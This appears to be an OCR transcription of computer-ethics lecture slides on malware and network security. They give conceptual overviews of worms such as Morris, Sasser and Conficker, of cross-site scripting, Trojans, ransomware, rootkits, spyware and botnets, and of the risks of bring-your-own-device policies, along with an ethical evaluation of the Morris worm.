
Antivirus Software Packages

- Allow computer users to detect and destroy viruses
- Must be kept up-to-date to be most effective
- Many people do not keep their antivirus software packages up-to-date
- Consumers need to beware of fake antivirus applications

Worm

- Self-contained program
- Spreads through a computer network
- Exploits security holes in networked computers

Worm Propagation



A worm spreads to other computers by exploiting security holes in computer networks.

The Internet Worm

- Robert Tappan Morris, Jr.
  - Graduate student at Cornell
  - Released worm onto Internet from MIT computer
- Effect of worm
  - Spread to significant numbers of Unix computers
  - Infected computers kept crashing or became unresponsive
  - Took a day for fixes to be published
- Impact on Morris
  - Suspended from Cornell
  - 3 years' probation + 400 hours community service
  - $150,000 in legal fees and fines

Ethical Evaluation

- Kantian evaluation
  - Morris used others by gaining access to their computers without permission
- Social contract theory evaluation
  - Morris violated property rights of organizations
- Utilitarian evaluation
  - Benefits: Organizations learned of security flaws
  - Harms: Time spent by those fighting worm, unavailable computers, disrupted network traffic, Morris's punishments

Ethical Evaluation

- Virtue ethics evaluation
  - Morris selfishly used Internet as experimental lab
  - He deceitfully released worm from MIT instead of Cornell
  - He avoided taking responsibility for his actions
- Morris was wrong to have released the Internet worm

Sasser Worm

- Launched in April 2004, infected 18 million computers
- Disrupted operations at Delta Airlines, European Commission, Australian railroads, British coast guard
- German juvenile Sven Jaschan confessed to crime
- Sentenced to 30 hours of community service and 18 months’ probation

Instant Messaging Worms

- Choke and Hello (2001)
- Kelvir (2005)
  - Reuters had to remove 60,000 subscribers from its instant messaging service
- Palevo (2010)
  - Spread through Romania, Mongolia, Indonesia

Conficker Worm

- Conficker (a.k.a. Downadup) worm appeared 2008 on Windows computers
- Millions of copies of worm are circulating among computers running older software without appropriate security patches
  - Often legacy systems in factories or health-care facilities
- Purpose of worm seems to be simply to propagate

Cross-Site Scripting

- Another way malware may be downloaded without user’s knowledge
- Problem appears on Web sites that allow people to read what others have posted
- Attacker injects client-side script into a Web site
- Victim’s browser executes script, which may steal cookies, track user’s activity, or perform another malicious action

Drive-By Downloads

- Unintentional downloading of malware caused by visiting a compromised Web site
- Also happens when Web surfer sees pop-up window asking permission to download software and clicks “Okay”
- Google Anti-Malware Team says 1.3 percent of queries to Google’s search engine return a malicious URL somewhere on results page

Trojan Horses and Backdoor Trojans

- Trojan horse: Program with benign capability that masks a sinister purpose
- Backdoor Trojan: Trojan horse that gives attack access to victim’s computer

Ransomware

- Definition: Malware designed to extort money from victim
- How installed
  - Drive-by download
  - Trojan Horse
  - Email attachment
  - Other means
- Early versions accused victims of illegal activities, demanded “fines”
- Modern versions encrypt all files on victim’s computer and demand payment in return for decryption key

Rootkits

- Rootkit: A set of programs that provides privileged access to a computer
- Activated every time computer is booted
- Uses security privileges to mask its presence

Spyware and Adware

- Spyware: Program that communicates over an Internet connection without user’s knowledge or consent
  - Monitor Web surfing
  - Log keystrokes
  - Take snapshots of computer screen
  - Send reports back to host computer
- Adware: Type of spyware that displays pop-up advertisements related to user’s activity
- Backdoor Trojans often used to deliver spyware and adware

Bots

- Bot: A kind of backdoor Trojan that responds to commands sent by a command-and-control program on another computer
- First bots supported legitimate activities
  - Internet Relay Chat
  - Multiplayer Internet games
- Other bots support illegal activities
  - Distributing spam
  - Collecting person information for I D theft
  - Denial-of-service attacks

Botnets

- Botnet: Collection of bot-infected computers controlled by the same command-and-control program
- Some botnets have over a million computers in them
- Bot herder: Someone who controls a botnet
- Uses of botnets
  - Distribute spam
  - Launch distributed denial-of-service attacks

Security Risks of “Bring Your Own Device”

- 87% of US companies rely on employees accessing mobile business aps from their personal smartphones
- Benefits of “Bring Your Own Device”
  - Employers reduce hardware, software expenditures
  - Increased productivity and job satisfaction of employees
- Potential harms of “Bring Your Own Device”
  - Company data may be compromised if device stolen
  - Insecure device can make company vulnerable to data breach

“Bring Your Own Device” Policy Questions

- What are the security standards for personal devices (password requirements, anti-malware packages, etc.)?
- What applications can employees run from their devices?
- What level of support will company’s IT department provide?
- Does the company have right to erase all data from a personal device that has been stolen?
- When employees leave company, how will company data be removed from their devices?

Summary

- We all have something to lose if computer systems are insecure
- Security often a trade-off between safety and convenience
- Many ways for personal computers to become infected with malware

Next Time

- Cyber Crime and Cyber Attacks
- Online Voting
- Read Sections 7.3-7.5